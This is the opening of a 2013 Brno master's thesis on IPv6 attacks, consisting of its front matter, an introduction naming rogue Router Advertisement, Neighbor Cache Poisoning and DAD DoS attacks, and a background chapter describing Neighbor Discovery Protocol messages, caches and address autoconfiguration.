
VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA INFORMAČNÍCH TECHNOLOGIÍ
ÚSTAV INFORMAČNÍCH SYSTÉMŮ

FACULTY OF INFORMATION TECHNOLOGY
DEPARTMENT OF INFORMATION SYSTEMS

ANALÝZA A DEMONSTRACE VYBRANÝCH IPV6 ÚTOKŮ

AN ANALYSIS OF SELECTED IPV6 NETWORK ATTACKS

DIPLOMOVÁ PRÁCE
MASTER'S THESIS

AUTOR PRÁCE
AUTHOR

Bc. JOZEF PIVARNÍK

VEDOUCÍ PRÁCE
SUPERVISOR

Ing. MATĚJ GRÉGR

BRNO 2013

Abstrakt

Tato diplomová práce se zabývá analýzou a demonstrací vybraných IPv6 útoků, konkrétně dvou Man-in-the-Middle útoků a jednoho Denial of Service útoku — Rogue Router Advertisement a Neighbor Cache Poisoning resp. Duplicate Address Detection DoS. V její první části autor prezentuje informace související s danou problematikou a nutné na pochopení problému. Dále autor poskytuje detailní popis realizace daných útoků v praxi za pomoci veřejně dostupných nástrojů. Druhá část práce nastíňuje možnosti prevence proti prezentovaným útokům, analyzuje implementace některých způsobů obrany na Cisco a H3C zařízeních a diskutuje jejích použitelnost.

Abstract

This master's thesis analyses and demonstrates selected IPv6 attacks including two Man-in-the-Middle attacks and one Denial of Service attack — Rogue Router Advertisement, Neighbor Cache Poisoning and Duplicate Address Detection DoS, respectively. In the first part the author presents necessary information related to the issue and provides detailed information on how to realize these attacks in practice using publicly available tools. The second part of the thesis presents various ways of mitigating presented attacks, analyses implementations of some of those countermeasures on Cisco and H3C devices and discussess their applicability.

Klíčová slova

IPv6, Man-In-the-Middle útok, Denial of Service, Neighbor Discovery Protocol, Duplicate Address Detection, Router Advertisement, Neighbor Advertisement, Neighbor Cache, Cisco, H3C.

Keywords

IPv6, Man-In-the-Middle attack, Denial of Service, Neighbor Discovery Protocol, Duplicate Address Detection, Router Advertisement, Neighbor Advertisement, Neighbor Cache, Cisco, H3C.

Citace

Jozef Pivarník: An Analysis of Selected IPv6 Network Attacks, diplomová práce, Brno, FIT VUT v Brně, 2013

An Analysis of Selected IPv6 Network Attacks

Prohlášení

Prohlašuji, že jsem tuto diplomovou práci vypracoval samostatně pod vedením pana Ing. Metěje Grégra. Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

.....
Jozef Pivarník
April 27, 2013

Poděkování

Na tomto místě bych rád poděkoval panu Ing. Matěji Grégrovi za jeho ochotu při výběru témy, odborné připomínky k dané problematice a lidský přístup nejen při vedení této práce. Dále bych chtěl poděkovat panu Ing. Vladimírovi Veselému za pomoc při technické realizaci tohto projektu. Především bych chtěl poděkovat této pedagogické dvojici za všechny kurzy, které počas mého studia vedli a já jsem měl tu čest, být jejích součástí. V neposlední řadě bych také chtěl poděkovat Markovi Towsendovi za jazykovou konzultaci práce.

Contents

Introduction

When the first packet switching network ARPANET was established in late 60's, nobody would have guessed to what extent it will expand. ARPANET's initial purpose was to interconnect research laboratories of U.S. Department of Defense for use by its projects. When protocols for this network were designed, their only essential attribute was functionality. As all of the computers were considered to be trustworthy, security was not an issue. However, after ARPANET was renamed to Internet in late 80's and its borders crossed the U.S. Department of Defense and spread worldwide, the aspect of network security became as much important as its functionality.

A structured approach to the design of network architecture has lead to development of a layered model TCP/IP used in ARPANET, later generalized as ISO/OSI framework architecture. What these two have in common is that they divide a computer network into layers that communicate with each other at the same level using services provided by lower layers. At this point, it is important to understand that each one of these layers must be secured in order to deliver a completely secured solution, because each layer relies on the layers below. So if the security of the first level is compromised, no matter how secure the upper layers are, they must be considered compromised too. As an example, imagine a user who is trying to download a webpage via HTTP and an attacker using ARP Man-in-the-Middle attack to intercept the traffic between user and a web server. HTTP is L7 protocol and as L2/L3 ARP protocol is compromised, so is the HTTP.

Already in early 90's it was evident that address space of Internet Protocol version 4 (IPv4) would soon be depleted. It was assumed to happen in 10 year time frame. Since there was enough time to develop a solution to this problem, IETF decided to make a radical change and started developing a new Internet Protocol — IPv6 (in its infancy it was called IP Next Generation). As the Internet was expanding and the need for fresh IP addresses was more and more critical, new methods of slowing down the IPv4 address space depletion were coming up. At first, it was VLSM (Variable Length Subnet Masking) and CIDR (Classless Inter-Domain Routing), followed by RFC 1918 and using Network Address Translation (NAT). However, these solutions were only temporary.

It was clear that the main property of a new Internet Protocol must be bigger address space, ideally so big that there would be enough IP addresses for all times or at least for next many years to come. With this requirement in mind, engineers at IETF decided that a new protocol should adopt more features that could be used in the future, including no Broadcast addresses, a new type of Anycast addresses, hierarchical routing, mandatory IPSec, Quality

of Service, automatic configuration, mobility support, smooth transition mechanisms and more [23]. Now, when IPv6 is being deployed, we can say that these requirements were fulfilled to a more or less extent. However, new features mean new security issues that need to be addressed.

The aim of this thesis is to analyse, demonstrate and suggest ways of protection against chosen attacks exploiting vulnerabilities of IPv6 in local networks. IP is L3 protocol, but in local networks it is firmly bonded to L2 protocols as nodes at the same LAN communicate using L2 rather than L3 addresses. A brand new feature of IPv6 is address autoconfiguration, which has severe security impacts that will be addressed too. This thesis describes three network attacks operating at L3. Two Man-in-the-Middle attacks — Rogue Router Advertisement and Neighbor Cache Poisoning and one Denial of Service attack — Duplicate Address Detection DoS presented in [21].

The first chapter of this thesis is rather theoretical. It introduces Neighbor Discovery Protocol (NDP), which represents the inherent part of the IPv6 protocol. All of the information presented in this chapter represents the necessary background needed to fully understand the principle of subsequently presented attacks.

The following three chapters are dedicated to the three attacks and each one of them is composed of two parts. The first part is composed of three sections and presents the theoretical and practical aspects of an attack. The first section presents the vulnerability that is exploited to perform an attack, which itself is described in the following section. The third section demonstrates the practical realization of an attack. The final part of each chapter is composed of two sections. The first one discusses currently available mitigation techniques against the particular attack and analyses their applicability. The last section summarizes achieved results.

The last chapter exhibits a brief description of implemented tools that are used to attack the presented vulnerabilities of Neighbor Discovery Protocol.

Attacks and mitigation techniques will be demonstrated on devices of the world's top manufacturers — Cisco and HP (currently H3C). There are many sources that describe IPv6 attacks out there, but most of them are rather theoretical or informational. This thesis analyses attacks in more depth and provides instructions on how to realize them in practice together with countermeasures needed to protect against these types of attacks. The secondary product of this thesis is a set of tools to attack the described weaknesses.

Chapter 1

Neighbor Discovery Protocol

When an IPv4 node starts any IP communication, it needs to know at least the link-layer address of the next-hop, which is another node on the local network segment. In the case of local communication the next-hop is also the destination, whereas in case of non-local communication usually one of the local routers represents the next-hop. One way or another, resolution of the link-layer addresses in IPv4 is done by Address Resolution Protocol (ARP).

In order to be able to communicate with nodes on the remote networks, a host needs to have at least one default gateway. Such information can be configured either manually, via Dynamic Host Configuration Protocol (DHCP) or by means of Internet Control Message Protocol (ICMP) Router Discovery.

If a router is receiving packets destined for a location that can be reached sooner if sent through another router, it can redirect this communication by sending an ICMP Redirect message to the source. In IPv6, all of the mentioned funcionalities (ARP, ICMP Router Discovery, ICMP Redirect) were merged into Neighbor Discovery Protocol.

1.1 Protocol overview

The following section briefly summarizes all of the services provided by NDP and describes basic structures that every IPv6 capable device needs to maintain in order to be able to properly establish the communication with another node. Also, some of the IPv6 address types are described, mainly those used by NDP.

1.1.1 Services

As mentioned before, NDP corresponds to a merger of ARP, ICMP Router Discovery and ICMP Redirect. However, RFC 4861 [18] defines even more features, which will be described

further.

- Router Discovery
- Address Resolution
- Redirect
- Prefix Discovery
- Parameter Discovery
- Next-hop Determination
- Address Autoconfiguration
- Neighbor Unreachability Detection (NUD)
- Duplicate Address Detection (DAD)

1.1.2 Structures

RFC 4861 defines four conceptual structures that hosts are supposed to maintain, however the real implementation can be different. The structures can be merged, or further divided, but their semantics must be retained.

Neighbor Cache contains a set of entries about individual neighbors to which traffic has been recently sent. Information contained includes neighbor's on-link unicast IP address, it's link-layer address, a flag indicating whether it is a router or a host and its reachability state, which is the information used by the Neighbor Unreachability Detection mechanism.

Destination Cache contains a set of entries about individual destinations to which traffic has been sent recently. It maps a destination IP address to the address of the next-hop neighbor. Both on-link and off-link destinations are included. Compared to Neighbor Cache, entries in Destination Cache are not timed-out, but rather updated by the NUD mechanism and Redirect messages.

Prefix List contains a list of the prefixes that define a set of addresses that are on-link. The diffrence between on-link and off-link address is as follows. On-link address is any address that is assigned to an interface on a specified link. The term „link“ was introduced by IPv6 and is similar to an IPv4 term „local network“. RFC 4861 [18] defines the link as a communication facility or a medium over which nodes can communicate at the link layer. On the other hand, off-link address is the address assigned to an interface that can not be reached directly at the link layer. Each entry of the Prefix List is associated with a timer value (obtained from Router Advertisements) indicating the remaining time of prefix validity.

Default Router List contains a list of routers to which packets destined to remote networks can be sent. Each entry in the Default Router List points to an entry in the Neighbor Cache and is associated with a timer value (also obtained from Router Advertisements) indicating the remaining time of the router that is willing to behave as a default gateway. The algorithm for selecting a default router prioritizes reachable routers over those that are not 100% reachable.

1.1.3 Addresses

IPv6 introduces several types of addresses defined in RFC 4291 [11], but NDP makes use of just some of them. There are three ways of how an interface can obtain the IPv6 address. Manual configuration, stateful configuration (using DHCPv6) or StateLess Address AutoConfiguration (SLAAC) that will be discussed further. For now, let's just summarize the types of addresses used by NDP.

Globally Unique Unicast Address (2000::/3) unambiguously identifies a device (or its interface) in the Internet. It can be thought of as a counterpart to the public IPv4 address. These addresses (or rather their prefixes) are systematically assigned by RIRs, but for now, only a part of them with prefixes starting with binary 001 are being used (hence the prefix 2000::/3). However, the device essentially does not need to have globally unique unicast address to be able to communicate on the network.

Link-local Unicast Address (FE80::/10) is the address configured on each interface, unless disabled. As its name indicates, it is used for communication only on the local link. The link-local addresses can be thought of as a counterpart to the IPv4 addresses from 169.254.0.0/16 range — Automatic Private IP Addressing (APIPA) defined by RFC 3927 [5]. These addresses can be used within a local link, but must not cross any router.

Multicast Address (FF00::/8) is, like in IPv4, used to address all clients that are part of specified multicast group. IPv6 does not support broadcast, yet its functionality is adopted by multicast. These addresses are composed of two parts. The first part represents 16-bit prefix that starts with an octet of value 255 (FF in hexadecimal) and next 8 bits specify options and scope of the address. Further examples will use link-local multicast addresses with no options denoted by prefix FF02::/16. The rest of the address is 112-bit long group identifier. Just like in IPv4, also in IPv6 there are rules that govern usage of these identifiers. Part of them is assigned and controlled by IANA and part of them is available for public use. For our purposes, it is sufficient to know about these three types of multicast addresses

- **All-nodes Multicast Address (FF02::1)** used to reach all nodes on the local link.
- **All-routers Multicast Address (FF02::2)** used to reach all routers on the local link.

- **Solicited-node Multicast Address** is composed of two parts. The first part is the prefix FF02:0:0:0:0:1:FF00::/104 and the second part is formed by lower 24 bits of the node's IP address. Every IPv6 capable device must join the corresponding Solicited-node multicast group, so that it can receive packets destined to this address. This type of address is used as a destination address of Neighbor Solicitation messages as will be seen further. Compared to ARP, in NDP the number of hosts receiving this message is significantly decreased. There is still a chance, however, that a collision occurs and the message will be received by hosts that it was not addressed to, but the practice shows, that this situation is rather occasional. This does not affect the correctness of the protocol, because after inspection of the packet's payload by the receiving host, it finds a request of MAC address for different IPv6 address, so it discards the packet.

Unspecified Address (0:0:0:0:0:0:0:0 or ::) is a reserved address indicating that the address does not exist or is unknown. It can never be used as a destination address, but may be used as a source address if the sender does not know its own address.

1.2 Router and Prefix Discovery

Router Discovery is a mechanism that hosts use to locate neighboring routers. The routers announce their presence using Router Advertisement (RA) messages (ICMPv6 message type 134) that are periodically transmitted. These messages also carry additional parameters and information needed for SLAAC as will be seen further.

Prefix Discovery is a mechanism that hosts use to distinguish between on-link and off-link prefixes, i.e. ranges of IP addresses that can be reached either directly (on-link) or via a router (off-link).

1.2.1 Router specification

Not every interface of the router needs to be advertising (i.e. has at least one unicast IPv6 address configured and sends RA messages), but if so, apart from joining[1] all-nodes multicast group and solicited-node multicast group it must join all-routers multicast group. This is because RA messages are not only sent periodically at configured time intervals, but also as a reply to the Router Solicitation (RS) message (ICMPv6 message type 133), which destination is actually all-routers multicast address. A router may choose to send RA message either to soliciting's host unicast address or to all-nodes multicast address, depending on who it wants to reach. Upon receiving a RS message a router updates its Neighbor Cache, so that it reflects the association of sender's IP address with its link-layer (MAC) address. However, if the source address of the RS message is the unspecified address, the router must not update its Neighbor Cache.

[1] IPv6 uses Multicast Listener Discovery (MLD) instead of Internet Group Management Protocol (IGMP) to join and leave multicast groups.

Router Advertisement message consists of the following fields. The information contained should be administratively modifiable on the router.

- **Type** – always the value of 134.
- **Code** – always the value of 0.
- **Router Lifetime** – a value from interval $< 0, 9000 >$ seconds that indicates for how long the router is willing to behave as a default router. Value of 0 means, that the router will not behave as a default one.
- **Managed Address Configuration flag** – when set, it indicates, that address should be configured statefully, i.e. using DHCP.
- **Other Configuration flag** – when set, it indicates, that other configuration information, such as DNS-related information, should also be obtained using DHCP. If the address is configured via DHCP (flag M is 1), the O flag is redundant, because all other information will be obtained as well.
- **Cur Hop Limit** – a value announced by the router that needs to be placed in the Hop Count field of IPv6 packet by hosts. Value of 0 means unspecified.
- **Reachable Time** – a value from interval $< 0, 3600000 >$ miliseconds (1 hour) used by NUD and indicating a time for which the router should be considered reachable after receiving some kind of reachability confirmation. The principle of unreachability detection will be described further. A value of 0 means unspecified.
- **Retrans Timer** – a value in miliseconds between retransmitted NS messages. This value is used by address resolution and NUD. A value of 0 means unspecified.
- **Options** – RA message allows for three types of TLV-encoded options:
  - **Source Link-Layer Address** – link-layer address of router's sending interface. Its presence alleviates further communication in such a way that router's link-layer address will not need to be additionally resolved.
  - **MTU** – a value of MTU that should be respected by all hosts receiving this RA message.
  - **Prefix Information** – for each advertised prefix, there is one Prefix Information option that includes:
    - **Prefix Length** – a value from interval $< 0, 128 >$ that indicates how many leading bits from Prefix field are valid. Prefix Length is used either by on-link determination or SLAAC.
    - **On-link flag** – when set, it indicates that this prefix can be considered as on-link. However, if this flag is not set, it means that the advertising router makes no statement on behalf of this prefix's on-link property.
    - **Valid Lifetime** – a value in seconds that represents for how long this prefix is supposed to be valid. Value of 4294967295 (FFFFFFFF in hexadecimal) represents infinity.
    - **Autonomous Address Configuration flag** – when set, it indicates that this prefix can be used for SLAAC.

    * **Preferred Lifetime** – a value in seconds that represents for how long an address generated from this prefix should be considered as preffered and must not be higher than Valid Lifetime. Value of 4294967295 (FFFFFFFF in hexadecimal) represents infinity.
    * **Prefix** – an IP address or a prefix of an IP address. Routers should not advertise link-local prefixes.

1.2.2 Host specification

When the host interface is enabled, it usually does not want to wait for the next unsolicited RA message, so it sends a few RS messages to find out if there are any routers on the link. If so, it will obtain one or more solicited RA messages. As the information in these messages can collide, the protocol specifies that the most recently received information is considered authoritative. To support this idea, the „unspecified“ value was introduced[2], which means that corresponding parameter should be ignored and the host should continue to use the value it was using before receiving particular RA message.

Router Solicitation message consists of the following fields.

- **Type** – always the value of 133.
- **Code** – always the value of 0.
- **Options** – RS message allows only for one type of TLV-encoded options:
  - **Source Link-Layer Address** – the purpose of this option is identical to homonymous option of RA message.

On receipt of the RA message a host does the following

- If the source address of the packet is already present in the Default Router List and the Router Lifetime value is not zero, the host resets the invalidation timer of corresponding entry in the Default Router List to an advertised value.
- If the source address of the packet is not present in the Default Router List and the Router Lifetime value is not zero, the host inserts a new entry to the Default Router List and initializes its invalidation timer to an advertised value.
- If the source address of the packet is already present in the Default Router List and the Router Lifetime value is zero, the host immediately times-out the corresponding entry.

Each Prefix Information option of the RA message is processed in a similar way, but instead of Default Router List is used Prefix List, instead of the source IP address the prefix itself

[2]See Cur Hop Limit, Reachable Time and Retrans Timer fields of RA message.

and instead of the Router Lifetime the Prefix Valid Lifetime value. As far as prefixes are concerned, routers should not advertise link-local prefixes and if so, hosts should ignore them. It is important to keep this behavior in mind, when the Rogue Router Advertisement attack will be discussed.

As a result, it is possible for a host to have multiple entries in the Default Router List, but it can use just one default gateway at a time. The policy of selecting such a router favors routers that are known to be reachable at the expense of those which reachability is uncertain. If there are any routers in the Default Router List (i.e. Router Advertisements were received), but none of them is reachable, the default gateway is selected in a round-robin fashion. This algorithm ensures that every available router will be checked for reachability by NUD.

1.3 Address Resolution

Compared to IPv4, an IPv6 capable device can have multiple addresses, some of them are even mandatory. No matter what Internet Protocol version the device uses, it needs to know also the link-layer address of the destination to be able to properly encapsulate L3 Protocol Data Unit (PDU) into L2 PDU. Therefore, every device keeps track of all of its neighbor's link-layer addresses, which it learns about, in its local cache, called Neighbor Cache. IPv6 uses technique similar to IPv4 ARP to resolve neighbor's link-layer address based on its IP address.

The main difference between these protocols is that ARP Requests are broadcasted, but in IPv6 there is no broadcast, so these messages are multicasted instead[3]. Regardless the security issues, broadcasts utilize all nodes on the local segment, even when the message is not necessarily addressed to them. What is more, in case of Spanning Tree Protocol (STP) failures, the network is susceptible to broadcast storms, which can make some devices unusable. This was, by the way, one of the reasons, why it was given up on broadcasts in IPv6. Therefore, Address Resolution process makes use of Solicited-node multicast address instead of Broadcast address. The Address Resolution can be performed only for unicast addresses. Similarly to Router and Prefix Discovery, also Address Resolution uses two types of complementary messages. These messages are used also for Neighbor Unreachability Detection and Duplicate Address Detection as will be seen further.

- Neighbor Solicitation (NS) message (ICMPv6 message type 135) consists of the following fields.
  - **Type** – always the value of 135.
  - **Code** – always the value of 0.
  - **Target Address** – the IP address that is a target of link-layer address resolution.
  - **Options** – NS message allows only for one type of TLV-encoded options:

[3] Actually, all-nodes IPv6 multicast address is de facto a broadcast address.

        * **Source Link-Layer Address** – the purpose of this option is identical to homonymous option of RA/RS message.

- Neighbor Advertisement (NA) message (ICMPv6 message type 136) consists of the following fields.
  - **Type** – always the value of 136.
  - **Code** – always the value of 0.
  - **Router flag** – when set, it indicates that the sender of the message is a router.
  - **Solicited flag** – when set, it indicates that this NA message is being sent as a response to previously received NS message.
  - **Override flag** – when set, it indicates that this NA message should update existing Neighbor Cache entry. If this flag is not set and the Neighbor Cache does not contain any entry for this IP address, one should be created anyway.
  - **Target Address** – the IP address that is a target of link-layer address resolution.
  - **Options** – NS message allows only for one type of TLV-encoded options:
    * **Target Link-Layer Address** – the resolved link-layer address of the target. This option is mandatory in responses to multicasted NS messages, however if the NS message was unicasted, it is optional, since the source of NS already knows link-layer address of the target.

When an IPv6 multicast-capable interface becomes enabled, it must join the all-nodes, as well as solicited-node multicast group corresponding to each of the IPv6 addresses configured on that interface. The addresses assigned to the interface can change over time, so the node must join and leave corresponding multicast groups accordingly.

When the node wants to send any L3 PDU (called packet) to another node on the local link, it needs to encapsulate it to L2 PDU (called frame). It consults the Neighbor Cache for the information about the destination link-layer address. If the information is not present, the address resolution takes place. The procedure is as follows.

1.3.1 Neighbor Solicitation

The querying node creates a NS message and as the target address it specifies the IP address of the destination, whose link-layer address is unknown. This query is then multicasted to a corresponding solicited-node multicast address. Additionally, the node can add the Source link-layer address option to specify its own link-layer address, so that all nodes that receive this message can create an appropriate entry in their Neighbor Caches.

When a node receives the NS message, it extracts the target address from it and after that, it can continue in two ways. If the target address does not match its own IP address, it does not respond, but if the source link-layer option was included in the message, it creates or updates the corresponding entry in its Neighbor Cache, so that the future address resolution would not have to be performed for that particular node. On the other hand, if the target

address matches its own IP address, it responds by sending the NA message and again, if the source link-layer address option is present, it can create or update the appropriate Neighbor Cache entry.

1.3.2 Neighbor Advertisement

The solicited node that responds copies the Target Address field from the received NS message to the new NA message. Additionally, it sets the Solicited flag to 1 and also sets Router and Override flags appropriately. If the source of the solicitation was the unspecified address, the target of the NA message is set to all-nodes multicast address. Otherwise, the NA message is unicasted to the source of the solicitation. The most important field of the NA message is the Target Link-Layer Address option, which contains the queried information. This option is mandatory in NA messages that are sent as the response to the multicasted NS messages as a part of the Address Resolution procedure. However, the NS message is also used in Neighbor Unreachability Detection and in this case, it can be unicasted. If the NA message is the response to this kind of NS message, the Target Link-Layer Address is optional.

There are situations, when the node can send also the unsolicited NA message. For instance, if its link-layer address has been changed by replacing the Network Interface Card (NIC) or by manual configuration of an administrator. In these cases, the node may wish to inform all other nodes about this change. The solicited flag of the NA message must be set to 0, in order not to confuse the NUD algorithm.

The concept of unsolicited NA messages must be thought of as just the performance optimization, because, as it is well known, the transport of IP packets is not reliable. If a node fails to receive a NA message, it is the responsibility of the NUD algorithm to ensure the consistency of the Neighbor Cache.

1.4 Neighbor Unreachability Detection

Network communication may fail for several reasons, including hardware failure, accidental cable detachment, etc. If such problem occurs, no automatic recovery is possible and the communication is interrupted. However, there are some connectivity issues that can be recovered from, e.g. administrative modification of the link-layer address. This kind of problem is resolved by the Neighbor Unreachability Detection process.

The main purpose of the NUD is, however, to keep the Neighbor Cache in a consistent state. This procedure is used to monitor the reachability of all known neighbors, both routers and hosts, but is not required on links between two different routers, as this feature is usually provided by routing protocols. There is a slight difference between actions taken, when there is an unreachable router and an unreachable host. If for some reason the reachability of the host cannot be confirmed, the Address Resolution is performed in order to update the Neighbor Cache. On the other hand, if the default router's reachability is suspect, there is

no need for the Address Resolution in situations, when there is at least one backup default router available.

1.4.1 Reachability confirmation

RFC 4861 [18] defines a neighbor as reachable, if the node has received some kind of a confirmation that packets sent recently to the neighbor were received by its IP layer. There are two ways of determining neighbor's reachability.

Firstly, it can be done either by making use of hints from the upper-layer protocol, typically L4 protocol like Transmission Control Protocol (TCP). This protocol is connection-oriented and reliable. Its reliability is achieved by acknowledging each received L4 PDU (called segment). By inspecting these acknowledgements, the NUD can determine if the particular neighbor is reachable or not. However, the upper-layer protocol reachability confirmation as defined by RFC 4861 is not used in practice very often.

It is important to note that if a node receives any packet from its neighbor, this does not necessarily mean that this neighbor is actually reachable. It just confirms availability of a one-way path from a neighbor to the concerned node. On the contrary, from the perspective of NUD, only the reachability of the forward path is important. This method is not always suitable, as there are also upper-layer protocols that are not reliable, such as User Datagram Protocol (UDP). UDP is just like IP, a best-effort delivery protocol, so the reachability information must be obtained from another source.

An example of such source is the NA message received as a response to formerly sent NS message. In contrast to Address Resolution, the NS message is now sent to an unicast address of the neighbor, whose reachability is being verified. Receipt of other NDP messages, such as unsolicited NA message or RA message cannot be considered as reachability confirmation for the reason stated above — it just confirms a one-way path in a reverse direction.

An example of such source is the NA message received as a response to formerly sent NS message. In contrast to Address Resolution, the NS message is now sent to an unicast address of the neighbor, whose reachability is being verified. Receipt of other NDP messages, such as unsolicited NA message or RA message cannot be considered as reachability confirmation for the reason stated above — it just confirms a one-way path in a reverse direction.

1.4.2 Neighbor Cache entry states

The Neighbor Unreachability Detection associates every entry in the Neighbor Cache with one of a five reachability states. Transition diagram of those states is illustrated in the Figure 1.1.

- **Incomplete** – Address Resolution is being performed on the corresponding entry. The NS message has been sent, but no NA message has been received yet.
- **Reachable** – Positive information about neighbor's reachability has been received in the last RT miliseconds. RT is the random value calculated by a node and denoting the time a neighbor is considered reachable since last received reachability confirmation.
- **Stale** – RT miliseconds has already elapsed since the last confirmation of the neighbor's reachability, but no new confirmation arrived yet. This state is also entered when an unsolicited NS message is received. An entry stays in this state until a packet is sent.
- **Delay** – This state is entered after sending a packet, while an entry was in the Stale state. This state is an optimization that provides upper-layer protocols with an additional time to provide reachability confirmation instead of initiating potentionally unnecessary probe.
- **Probe** – After the time reserved for the Delay state has elapsed, the entry enters the Probe state and is actively verifying neighbor's reachability by sending NS messages periodically.




Figure 1.1: IPv6 address reachability state transition diagram.

1.5 Redirect

There are situations, when a router receiving a packet determines that there is a better (shorter, faster) way of reaching the destination. It uses Redirect message to inform the source of the better path. There are two situations that can arise. Firstly, the destination lies behind the boundaries of the local network. In that case, the router may inform a host about more preferable next-hop to use. Secondly, the destination is actually the neighbor of the source node. In this case, a source node determined somehow that the destination is off-link, but in fact, it is on-link. If such packet reaches a router and the router determines that the destination is on-link indeed, it may inform the source node about this information. The Redirect message consists of the following fields.

- **Type** – always value of 137.
- **Code** – always value of 0.
- **Target Address** – the IP address of a better next-hop for the Destination Address. If the next-hop is also the endpoint of the communication, the Target Address field must be the same as the Destination Address. Otherwise, the Target Address must be the link-local address of the better next-hop router.
- **Destination Address** – the IP address of the redirected destination.
- **Options** – Redirect message allows for two types of TLV-encoded options:
  - **Target Link-Layer Address** – the link-layer address for the target of redirection. It should be included if known.
  - **Redirected Header** – the header of the IP packet that triggered a redirection can be included in the Redirect message. If the whole header within the Redirect message would exceed a link MTU, then only such part of the header that would not exceed this limit can be included.

Upon the receipt of the Redirect message, a host should update corresponding Destination Cache entry, so that the subsequent traffic goes to the specified target. If such an entry does not exist, it should be created. Also, corresponding Neighbor Cache entry should be updated or created accordingly. There are two more restrictions concerning the Redirect messages. Hosts must not send any Redirect messages and the reception of Redirect messages must not cause any routing table modification on routers.

1.6 Address Autoconfiguration

In IPv4 there are two ways of how to configure an IP address — either statically or via DHCP (formerly BOOTP). Different scenarios favor different approaches, but the outline is as follows. Static addresses are harder to administrate, but required at devices such as servers, whereas dynamic addresses are more suitable for host stations as they leave and join the network at their will. IPv6 maintains both of the above mentioned methods (DHCP is replaced by DHCPv6) and adds another method of address configuration, called SLAAC (StateLess Address AutoConfiguration) defined in RFC 4862 [24].

Both SLAAC and DHCPv6 provide means of automatic address configuration. The main difference between them is that with stateful address configuration via DHCPv6 a host has to communicate with a DHCPv6 server, which maintains information about assigned addresses (hence stateful) in order to obtain an IPv6 address. On the contrary, host configured to use SLAAC is able to determine the IPv6 address by itself and there is no need to keep track of assigned addresses at any node (hence stateless). This section describes the whole process in detail.

1.6.1 Link-Local Address

When an IPv6 interface is enabled, one of its first actions is to generate a link-local address. As stated above, link-local addresses have prefix of FE80::/10. The other part of the address is formed by the interface identifier and the rest of the address is filled with zeros. Interface identifiers are required to be unique on the link and may be unique also on the broader scope. An interface that has multiple addresses can use the same interface identifier for all of them, as long as all of the addresses are from different networks.

Interface identifiers are according to RFC 4291 [11] required to be 64-bits long for all unicast IP addresses except for addresses starting with the binary value 000 and they must be constructed in Modified EUI-64 format. Generation of an Interface Identifier of this format includes inverting the universal/local bit (in IEEE EUI-64 terminology), which is the 7^{th} bit of the first byte. Its value of 1 indicates universal scope and value of 0 indicates local scope. The motivation behind this modification was to make it easy for administrators to manually configure non-global identifiers for interfaces that do not have any hardware token (e.g. MAC address) that can be used to automatically create an interface identifier, such as serial links. Without the modification, the example of interface identifier could be for example 200:0:0:1. On the other hand, with the modification is the identifier of much simpler form — 0:0:0:1.

Probably the most widespread are interfaces with IEEE 802 48-bit MAC addresses. EUI-64 defines a method to create an EUI-64 identifier from 48-bit MAC address. The procedure consists of two steps. Firstly, the hexadecimal value of FFFE is inserted in the middle of a MAC address, right between the Organizationally Unique Identifier (24 bits), which is the first part and the vendor-supplied ID (24 bits), which is the second part of a MAC address. Finally, the universal/local bit is inverted as stated above. Figure 1.2 illustrates the process.




Figure 1.2: EUI-64 interface identifier based on a 48-bit MAC address.

This mechanism of Interface Identifiers generating has also one big security issue. As the identifiers are created automatically, typically based on a link-layer address, they stay the same even if the node moves to another network. In such cases, these identifiers can be used to track the movement of the corresponding interface, consequently a user, which is not desirable. To solve this issue, RFC 4941 [17] introduced Privacy Extensions for Stateless Address Autoconfiguration in IPv6. To be more precise, it introduced randomized temporary interface identifiers.

Before the link-local address can be assigned to an interface, a node needs to verify that this tentative address is unique on the link. The verification is done by procedure called Duplicate Address Detection, which will be described in the following section. For now, let's assume that the uniqueness of the address is confirmed. At this point a node assigned

the link-local address to its interface and gained the IP connectivity with the neighbors on the local link. However, it cannot communicate with nodes outside the link boundaries for two reasons. Firstly, it does not know about any routers that can forward its traffic to outside networks and secondly, as it was stated earlier, link-local addresses cannot be used to communicate with off-link nodes.

1.6.2 Global Address

The next phase of the Address Autoconfiguration involves configuring a global address. These addresses consist of two main parts — Network and Interface Identifiers as defined by RFC 3587 [12]. In order to facilitate one of the requirements of the IPv6 design, hierarchical routing, Network Identifier is further divided.

Network Identifier is composed of two parts — Global Routing Prefix and Subnet Identifier. Usually, the Network Identifier is as long as the Interface Identifier, precisely 64 bits. This does not have to be always true. General format of the IPv6 Global Unicast Address is illustrated in the Figure 1.3.

